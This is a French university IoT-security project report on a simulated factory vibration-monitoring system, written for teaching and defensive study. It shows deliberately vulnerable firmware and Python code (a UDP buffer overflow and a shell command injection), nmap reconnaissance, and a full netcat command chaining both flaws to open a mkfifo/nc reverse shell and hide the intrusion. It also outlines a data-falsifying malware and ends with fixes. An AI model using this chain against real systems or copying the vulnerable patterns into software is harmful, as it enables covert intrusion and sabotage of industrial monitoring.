UQAC

Université du Québec
à Chicoutimi

Projet 2

8INF917 — Sécurité informatique pour l'Internet des Objets

Fehmi Jafaar Samuel Desbiens

Justin Bossard Paul Mathé Vinith Naresh Samuel Plet

24 avril 2026

Table des matières

1 Introduction **2**
1.1 Matériel utilisé . . . 2
1.1.1 Capteur embarqué . . . 2
1.1.2 Système de supervision . . . 2
1.1.3 Infrastructure d'attaque . . . 2
1.2 Situation et Scénario . . . 2
1.2.1 Contexte industriel . . . 2
1.2.2 Périmètre et convergence IT/OT . . . 2
1.2.3 Enjeu principal . . . 3

2 Développement du système industriel (Côté Ingénierie OT/IT) **4**
2.1 Le Capteur de Vibration (Firmware T-Watch) . . . 4
2.2 Le Superviseur Central (Script Python sur Raspberry Pi) . . . 5

3 L'attaque **7**
3.1 Phase de reconnaissance . . . 7
3.2 Découverte de la faille physique (*Buffer Overflow*) . . . 9
3.3 Identification de la Vulnérabilité Serveur (Injection IT) . . . 9
3.4 Exploitation Finale : Le Chained Exploit (Mouvement Latéral) . . . 9

4 Conséquences et Contre-mesures (Post-Exploitation & Remédiation) **11**
4.1 Atteinte à l'Intégrité des Données (Le Malware) . . . 11
4.2 Conséquences Industrielles (L'Impact Métier) . . . 11
4.3 Contre-mesures Logicielles (Correction des Failles) . . . 11
4.4 Contre-mesures Architecturales (Défense en Profondeur) . . . 12

5 Conclusion **13**
5.1 Bilan de la Démonstration . . . 13
5.2 La Leçon Principale : Rejet de la « Confiance Implicite » . . . 13
5.3 Vers une Sécurité Intégrée : Secure by Design . . . 14
5.4 Perspectives : Industrie 4.0 et la Sécurité Opérationnelle . . . 14

Partie 1

Introduction

1.1 Matériel utilisé

1.1.1 Capteur embarqué

La **LilyGo T-Watch S3** est un microcontrôleur basé sur un **ESP32** équipé d'un écran tactile et d'une connectivité Wi-Fi. Son rôle dans ce projet est de servir comme capteur de vibration portable, capable de mesurer les accélérations via son accéléromètre interne et de transmettre ces données en temps réel.

1.1.2 Système de supervision

Un **Raspberry Pi 4** exécute les services de supervision centrale : - Héberge un broker **MQTT** (Mosquitto) pour la collecte centralisée des données - Assure le stockage et la journalisation des mesures - Déclenche les alertes basées sur les seuils de vibration

1.1.3 Infrastructure d'attaque

Un **PC d'attaque** connecté au même réseau local, exécutant un système d'exploitation Linux, permet de tester les vulnérabilités du système en tant qu'acteur malveillant.

1.2 Situation et Scénario

1.2.1 Contexte industriel

Dans le cadre d'une transition vers l'**Industrie 4.0**, une usine déploie une infrastructure intelligente de surveillance des machines. Des objets connectés équipés d'accéléromètres sont fixés directement sur les moteurs, pompes et convoyeurs afin de surveiller les vibrations mécaniques en temps réel. Cette surveillance précoce permet de détecter :

- l'usure des composants (roulements, engrenages)
- les désalignements et déséquilibres
- les risques de pannes imminentes

Chaque anomalie détectée doit déclencher une alerte pour permettre une intervention de maintenance préventive avant la casse matérielle.

1.2.2 Périmètre et convergence IT/OT

Le projet se déroule dans un **réseau local partagé** où les systèmes informatiques (IT) et opérationnels (OT) convergent. Le capteur (T-Watch), le superviseur (Raspberry Pi) et les stations de travail partagent le même segment réseau `10.42.0.0/24`.

Cette convergence, bien que bénéfique pour l'intégration et la maintenance, introduit des considérations de sécurité spécifiques aux environnements industriels.

1.2.3 Enjeu principal

L'objectif critique est d'**assurer l'intégrité des données de vibration** afin d'éviter les faux positifs et les faux négatifs. Un système mal sécurisé risque de voir ses données de mesure compromises ou falsifiées, ce qui pourrait avoir des conséquences graves :

- **Masquage d'anomalies** : Un attaquant injecte de fausses données normales pour dissimuler une panne imminente
- **Fausses alertes** : Un attaquant déclenche des alarmes non justifiées pour perturber l'opération
- **Perte de confiance** : L'opérateur perd la certitude que les alertes reflètent l'état réel du système

En parallèle, il est essentiel de permettre une **maintenance facile des capteurs** (reconfiguration des identifiants, mises à jour) sans intervention physique laborieuse. Cette tension entre sécurité et facilité d'usage constitue le cœur des vulnérabilités étudiées dans ce rapport.

Partie 2

Développement du système industriel (Côté Ingénierie OT/IT)

L'objectif de cette section est de détailler l'architecture technique du système de surveillance vibratoire et d'expliquer les choix d'implémentation qui ont mené aux vulnérabilités actuelles. Dans un contexte d'Industrie 4.0, la convergence entre les technologies opérationnelles (OT) et informatiques (IT) crée souvent des zones de risques où la facilité de maintenance prime sur la sécurité.

2.1 Le Capteur de Vibration (Firmware T-Watch)

Le capteur embarqué est une montre **LilyGo T-Watch S3**. Sa mission principale est de mesurer les accélérations via son accéléromètre interne et de transmettre ces données sous forme de paquets JSON via le protocole **MQTT** toutes les **5 secondes** vers le superviseur central.

Fonctionnalité « Maintenance » (La faille introduite par design)

Pour permettre aux techniciens de reconfigurer l'identifiant des capteurs sans intervention physique (connexion USB), les ingénieurs ont ouvert un **port d'écoute UDP (3333)** sur la montre. L'envoi d'un paquet UDP vers ce port permet de mettre à jour dynamiquement le nom du capteur (`device_id`) en mémoire.

La vulnérabilité — Buffer Overflow

La vulnérabilité majeure réside dans la gestion de la mémoire contiguë utilisée pour stocker les données de configuration. Les deux variables sont placées **côte à côte en mémoire** :

```
// --- Disposition mémoire (Vulnérabilité) ---
struct VulnerableMemory {
    char rx_buffer[32];   // ← tampon de réception : 32 octets seulement
    char device_id[128];  // ← identifiant du capteur, juste après en mémoire
};
```

Lors de la réception d'un paquet de configuration, le firmware utilise `udp.read()` en lui passant la taille réelle du paquet réseau (`packetSize`) **sans vérifier** si celle-ci dépasse la capacité du tampon de réception :

```
// 1. Écoute UDP - Le Buffer Overflow
int packetSize = udp.parsePacket();
if (packetSize) {
    // Aucune vérification : packetSize peut largement dépasser 32 octets
    udp.read(memory_block.rx_buffer, packetSize);
```

```
    // Mise à jour de l'affichage sur l'écran de la montre
    String idStr = "ID: " + String(memory_block.device_id);
    lv_label_set_text(label_id, idStr.c_str());
}
```

Si un attaquant envoie un paquet de plus de 32 octets, les octets supplémentaires **débordent** dans `device_id` et y écrivent n'importe quelle valeur arbitraire, sans accès physique à la montre.

> **Justification métier :** Cette implémentation a été choisie pour sa légèreté. L'absence de vérification de bornes a été jugée acceptable par l'équipe OT car le réseau local industriel est considéré comme un périmètre de confiance.

2.2 Le Superviseur Central (Script Python sur Raspberry Pi)

Le superviseur est un script Python exécuté sur un **Raspberry Pi 4**. Il assure la centralisation des alertes en s'abonnant au topic MQTT `capteurs/vibration`.

Validation et Journalisation (La faille IT)

Le système inclut une vérification pour s'assurer que seul l'appareil autorisé (`watch01`) peut soumettre des données. Cependant, suite à des exigences d'audit et de traçabilité, l'équipe IT a ajouté une fonction de journalisation automatique pour enregistrer chaque tentative de connexion anormale.

Le script utilise une **commande système directe** pour écrire dans les logs, créant une vulnérabilité d'**injection de commande (Command Injection)** :

```
# 1. Validation métier (Le système se croit sécurisé)
if device_id == EXPECTED_DEVICE:
    print(f"[VALIDÉ] Appareil légitime. Vibration: {vibration}")
    with open("usine_data.csv", "a") as f:
        f.write(f"{data.get('timestamp')},{vibration}\n")
else:
    # 2. Rejet et Journalisation (LA VULNÉRABILITÉ)
    print(f"[REJETÉ] ID suspect détecté : {device_id}")
    print("[AUDIT] Écriture dans les logs de sécurité...")

    # Le device_id est concaténé directement dans une commande shell
    # sans aucune désinfection (sanitization)
    commande_log = f"echo 'Tentative rejetée du device : {device_id}' >>
↪   audit_rejets.log"

    os.system(commande_log)
```

Si `device_id` contient des caractères spéciaux shell (`;`, `&&`, `` `… ``), le shell interprétera et exécutera le code injecté avec les **privilèges du script Python**.

> **Justification métier :** L'utilisation de `os.system` a été privilégiée pour sa rapidité d'implémentation par l'équipe IT. L'identifiant de l'appareil a été considéré comme une donnée fiable provenant du matériel, sans anticiper qu'un débordement de tampon côté OT permettrait à un attaquant de modifier cette valeur pour injecter des commandes arbitraires.

Tableau récapitulatif des vulnérabilités de la section 2

Critère	OT — T-Watch (Buffer Overflow)	IT — Raspberry Pi (Command Injection)
Type de faille	CWE-121 : Stack-based Buffer Overflow	CWE-78 : OS Command Injection
Vecteur d'attaque	Réseau local, port UDP 3333	Via les données MQTT reçues
Hypothèse erronée	Le réseau local est une zone de confiance	`device_id` vient du matériel, donc fiable
Justification initiale	Légèreté d'implémentation	Rapidité de développement
Impact si exploitée	Écriture arbitraire dans `device_id`	Exécution de code arbitraire sur le Pi

Partie 3

L'attaque

3.1 Phase de reconnaissance

On considère que l'attaquant a accès au réseau local de l'usine (`10.42.0.0/24`).

L'utilisation de Nmap permet d'identifier l'architecture réseau et les services exposés. Le scan mixte (TCP/UDP) révèle le broker MQTT de supervision et un port d'écoute UDP atypique sur le capteur physique :

```
$ sudo nmap -sS -sU -p T:1883,U:3333 10.42.0.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-24 15:59 -0400
Nmap scan report for 10.42.0.33
Host is up (0.035s latency).

PORT     STATE  SERVICE
1883/tcp open   mqtt
3333/udp closed dec-notes
MAC Address: D8:3A:DD:3B:09:DB (Raspberry Pi Trading)

Nmap scan report for 10.42.0.182
Host is up (0.11s latency).

PORT     STATE         SERVICE
1883/tcp closed        mqtt
3333/udp open|filtered dec-notes
MAC Address: E4:B0:63:8A:E3:B4 (Espressif)

Nmap scan report for 10.42.0.1
Host is up (0.000052s latency).

PORT     STATE    SERVICE
1883/tcp filtered mqtt
3333/udp closed   dec-notes

Nmap done: 256 IP addresses (3 hosts up) scanned in 7.11 seconds
```

Suite à cela, on peut s'abonner directement au flux de l'appareil détecté :

```
$ mosquitto_sub -h 10.42.0.33 -t '#' -v
capteurs/vibration {"device_id": "watch01", "vibration": 42.0}
...
```

```
[justin:~/Documents/ … /project2/rapport] main                                                    060°
 ± sudo nmap -sS -sU -p T:1883,U:3333 10.42.0.0/24
[sudo] Mot de passe de justin :
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-24 15:59 -0400
Nmap scan report for 10.42.0.33
Host is up (0.035s latency).

PORT     STATE  SERVICE
1883/tcp open   mqtt
3333/udp closed dec-notes
MAC Address: D8:3A:DD:3B:09:DB (Raspberry Pi Trading)

Nmap scan report for 10.42.0.182
Host is up (0.11s latency).

PORT     STATE         SERVICE
1883/tcp closed        mqtt
3333/udp open|filtered dec-notes
MAC Address: E4:B0:63:8A:E3:B4 (Espressif)

Nmap scan report for 10.42.0.1
Host is up (0.000052s latency).

PORT     STATE    SERVICE
1883/tcp filtered mqtt
3333/udp closed   dec-notes

Nmap done: 256 IP addresses (3 hosts up) scanned in 7.11 seconds

[justin:~/Documents/ … /project2/rapport] main                                                    063°
 11s ±
```

FIGURE 3.1 : Sortie de `nmap` sur le réseau interne

```
[justin:~/Documents/ … /project2/rapport] main
 ± mosquitto_sub -h 10.42.0.33 -t '#' -v
capteurs/vibration {"device_id": "watch01", "vibration": 42.0}
capteurs/vibration {"device_id": "watch01", "vibration": 42.0}
capteurs/vibration {"device_id": "watch01", "vibration": 42.0}
capteurs/vibration {"device_id": "watch01", "vibration": 42.0}
```

FIGURE 3.2 : Sortie de `mosquitto_sub`

3.2 Découverte de la faille physique (*Buffer Overflow*)

L'analyse de l'équipement OT révèle un port UDP (3333) en écoute. Une technique de *Fuzzing*, consistant à envoyer des charges utiles de tailles croissantes, met en évidence une vulnérabilité de type *Buffer Overflow*. L'envoi d'une séquence dépassant 32 octets provoque un débordement écrasant la mémoire adjacente. L'interception du trafic MQTT consécutif à cette injection confirme que la variable interne `device_id`, transmise au superviseur, est corrompue et remplacée par les données arbitraires de l'attaquant.



FIGURE 3.3 : Capture d'écran de l'overflow, effectué par l'attaquant

3.3 Identification de la Vulnérabilité Serveur (Injection IT)

La compromission du capteur OT permet de fournir des données formatées au superviseur IT. Une analyse comportementale est menée en injectant des caractères d'échappement liés aux terminaux Linux (guillemets simples, point-virgule). L'injection de la charge utile `watch01'; sleep 10 #` provoque un gel immédiat du traitement des messages MQTT sur le serveur cible pour une durée de 10 secondes. Cette réaction temporelle confirme que le serveur d'audit exécute aveuglément les données reçues via une fonction système synchrone (type `os.system`), caractérisant ainsi une faille d'injection de commande.

On ne peut pas vraiment montrer cela avec une capture d'écran, mais il suffit d'avoir, coté attaquant :

- une fenetre qui exécute `mosquitto_sub -h 10.42.0.33 -t '#' -v`, on remarque une arrivée des messages toutes les 5 secondes
- une autre fenetre où on injecte notre commande :

```
echo -n "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwatch01'; sleep 10 #" | nc -u -w 1
↪  10.42.0.182 3333
```

- on observe un délai de 10 secondes dans les messages MQTT, et on voit le message avec le `device_id` modifié

3.4 Exploitation Finale : Le Chained Exploit (Mouvement Latéral)

L'exploitation finale repose sur la combinaison des deux vulnérabilités afin d'exécuter un mouvement latéral depuis le réseau vers le serveur IT, tout en maintenant une furtivité totale pour masquer l'intrusion.

L'attaque est architecturée en deux phases exécutées de manière séquentielle :

1. **L'exécution de la charge (Reverse Shell) :** Création d'un tunnel réseau persistant (`mkfifo` / `nc`). Ce processus est volontairement encapsulé dans un sous-shell (`&`) pour s'exécuter en arrière-plan, évitant ainsi de bloquer l'exécution du script de supervision et de causer un déni de service.
2. **La restauration de la mémoire (Furtivité) :** L'exploitation d'un *Buffer Overflow* classique laisse la mémoire du microcontrôleur corrompue (syndrome de la "mémoire sale"). Une fois la charge exécutée, l'attaquant envoie un second paquet ciblé pour écraser le début du tampon avec l'identifiant légitime (`watch01`), suivi d'un octet nul (`\x00`). Cet octet nul agit comme un

terminateur de chaîne strict en C++, forçant le firmware de la montre à ignorer le reste de la mémoire corrompue.

Un processus est mis en attente sur la machine attaquante pour réceptionner la connexion du serveur compromis :

```
nc -lvnp 4445
```

La commande réseau suivante déclenche l'attaque. Elle envoie le reverse shell, introduit un délai (`sleep 6`) pour garantir le traitement MQTT de la charge, puis nettoie la mémoire via l'injection du terminateur nul (`-ne` et `\x00`) :

```
echo -n "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwatch01'; rm -f /tmp/g; mkfifo /tmp/g; (cat
↪  /tmp/g | /bin/sh -i 2>&1 | nc 10.42.0.1 4445 >/tmp/g) & #" | nc -u -w 1
↪  10.42.0.182 3333 && sleep 6 && echo -ne
↪  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwatch01\x00" | nc -u -w 1 10.42.0.182 3333
```

Le terminal d'écoute confirme la réception d'une connexion entrante depuis la machine cible (`10.42.0.33`), fournissant un shell interactif avec les privilèges locaux. Parallèlement, l'observation du flux MQTT et des journaux du superviseur confirme que le système a repris instantanément la validation des trames saines émises par `watch01`. Le fonctionnement nominal de l'usine n'est pas altéré et l'accès distant est indétectable par l'opérateur métier.



FIGURE 3.4 : Capture d'écran de l'injection, de la sortie de superviseur et du reverse shell

Partie 4

Conséquences et Contre-mesures (Post-Exploitation & Remédiation)

4.1 Atteinte à l'Intégrité des Données (Le Malware)

- **Points à rédiger :**
  - Expliquer l'action post-exploitation de l'attaquant : une fois l'accès `root/rpi` obtenu silencieusement en arrière-plan, il cherche à maintenir la persistance et à manipuler le système métier.
  - Décrire le fonctionnement du script furtif (le malware) : il surveille le fichier `usine_data.csv` en temps réel et écrase systématiquement les valeurs de vibrations critiques (> 1.0) par des valeurs normales (0.80).
- **Éléments à inclure :**
  - **Commande de déploiement (Reverse Shell) :** L'extrait de code montrant comment le malware est injecté sans fichier externe via `cat << 'EOF' > /tmp/falsifier.py` et lancé de manière détachée avec `nohup`.
  - **Capture d'écran (Preuve) :** Un visuel du fichier `usine_data.csv` montrant des lignes modifiées (le "0.80" qui masque le problème).

4.2 Conséquences Industrielles (L'Impact Métier)

- **Points à rédiger :**
  - Sortir de la technique pure pour parler des conséquences physiques (*Cyber-Physical Impact*).
  - L'analyseur central, qui lit le CSV falsifié, conclut que la machine fonctionne parfaitement.
  - **Résultat :** Les alertes de maintenance ne se déclenchent pas. La machine subit des dégâts matériels critiques (casse moteur, arrêt de chaîne de production, danger pour les opérateurs physiques). Le système de supervision devient un "faux sentiment de sécurité".
- **Éléments à inclure :** Aucun (Analyse métier).

4.3 Contre-mesures Logicielles (Correction des Failles)

- **Points à rédiger :**
  - **Côté OT (La T-Watch) :** Expliquer qu'il ne faut **jamais** faire confiance à la taille d'un paquet réseau pour dimensionner une écriture en mémoire.
  - **Côté IT (Le Raspberry Pi) :** Expliquer qu'il ne faut **jamais** concaténer des entrées utilisateurs dans des commandes shell (`os.system`).
- **Éléments à inclure :**
  - **Code C++ (Correction) :** Montrer comment corriger le firmware en limitant la lecture UDP à la taille stricte du buffer :

```
// Remplacer udp.read(..., packetSize) par :
int bytesToRead = (packetSize < sizeof(memory_block.rx_buffer)) ?
 ↪  packetSize : (sizeof(memory_block.rx_buffer) - 1);
udp.read(memory_block.rx_buffer, bytesToRead);
memory_block.rx_buffer[bytesToRead] = '\0'; // Sécurité supplémentaire
```

— **Code Python (Correction) :** Montrer comment sécuriser le log système en utilisant la bibliothèque standard (et sécurisée) `logging` au lieu du shell :

```
import logging
logging.basicConfig(filename='audit_rejets.log', level=logging.WARNING)
# [...]
logging.warning("Tentative rejetée du device : %s", device_id)
```

4.4 Contre-mesures Architecturales (Défense en Profondeur)

— **Points à rédiger :**
  — Proposer des solutions globales pour éviter que l'attaque ne se reproduise, même si le code contient des failles.
  — **Authentification & Chiffrement :** Imposer des identifiants et le TLS (MQTTS) sur le broker Mosquitto.
  — **Segmentation Réseau :** Isoler le réseau des capteurs industriels (VLAN OT) du réseau des utilisateurs (VLAN IT/Invités) pour empêcher le mouvement latéral direct (l'attaquant n'aurait pas pu atteindre le port UDP).
— **Éléments à inclure :** (Optionnel) Un mini-schéma d'une architecture réseau sécurisée avec un pare-feu entre le Wi-Fi et les capteurs.

Partie 5

Conclusion

5.1 Bilan de la Démonstration

Ce projet a démontré avec succès la faisabilité d'une attaque en chaîne (Chained Exploit) dans un environnement industriel simulé, de bout en bout. L'exploitation d'une seule faille mémoire bas niveau sur le capteur (buffer overflow dans le firmware de la T-Watch) a servi de tremplin furtif pour compromettre l'intégrité du serveur d'analyse central (Raspberry Pi).

La progression de l'attaque peut être résumée ainsi :

1. Un attaquant connecté au réseau local découvre le port UDP d'administration du capteur
2. L'envoi d'un paquet malveillant surdimensionné exploite un débordement de buffer
3. L'identifiant du capteur est corrompu, permettant au firmware de charger du code malveillant
4. Une tentative de maintien de persistance via injection shell est interceptée
5. Le malware déployé modifie systématiquement les données de vibration pour masquer les anomalies

Cette démonstration confirme qu'une simple faille de gestion mémoire dans un composant OT isolé peut servir de point d'entrée pour compromettre l'ensemble de l'infrastructure informatique superviseur.

5.2 La Leçon Principale : Rejet de la « Confiance Implicite »

La vulnérabilité fondamentale de ce système réside dans le paradigme de la **confiance implicite**. À tous les niveaux :

— Le firmware de la T-Watch fait confiance à la taille signalée par le protocole réseau sans la valider
— Le script Python superviseur fait confiance aux données en provenance du capteur sans authentification
— Le système d'exploitation Raspberry Pi fait confiance aux appels système générés sans les valider d'abord

Cette confiance était autrefois acceptable dans les réseaux industriels isolés et fermés. Aujourd'hui, avec la convergence de l'IT et de l'OT, la frontière entre un "capteur interne de confiance" et un "attaquant connecté" n'existe plus. Une faille sur l'un compromet immanquablement l'autre.

L'enseignement critique est le suivant : **chaque couche doit valider les données qu'elle reçoit**, indépendamment de la source supposée. Pas de raccourci, pas de dérogation.

5.3 Vers une Sécurité Intégrée : Secure by Design

Ces vulnérabilités auraient pu être évitées à peu de frais si la sécurité avait été intégrée dès la conception (Secure by Design) :

- Limiter la taille des lectures UDP à la capacité réelle du buffer
- Utiliser des bibliothèques sécurisées pour l'exécution de commandes (pas de shell interprété)
- Mettre en place une authentification et un chiffrement sur le protocole MQTT dès le départ
- Valider et filtrer toutes les entrées externes

Or, corriger ces failles a posteriori impose un cycle de redéploiement complet, des interruptions de service et des coûts exponentiels de maintenance.

5.4 Perspectives : Industrie 4.0 et la Sécurité Opérationnelle

Avec la multiplication des objets connectés (IoT) dans les usines intelligentes, le statu quo n'est plus tenable. La sécurité physique des installations dépend désormais de la sécurité informatique des capteurs, des protocoles et des analyseurs.

Les prérequis absolus pour les déploiements futurs deviennent :

- **Segmentation réseau stricte** : Isoler les VLANs des capteurs (OT) des réseaux informatiques standard (IT)
- **Authentification et chiffrement obligatoires** : Aucun protocole en clair, aucun accès non authentifié
- **Audit et surveillance continus** : Détecter les anomalies et les comportements suspects en temps réel
- **Conformité de code** : Révisions de sécurité régulières des firmwares et des scripts superviseurs
- **Mise à jour maîtrisée** : Planifier les correctifs sans interrompre la production (Hot Swapping, Load Balancing)

Ce projet illustre que l'absence d'une seule de ces mesures suffit à compromettre l'ensemble du système. La sécurité de l'Industrie 4.0 est une chaîne dont chaque maillon est critique.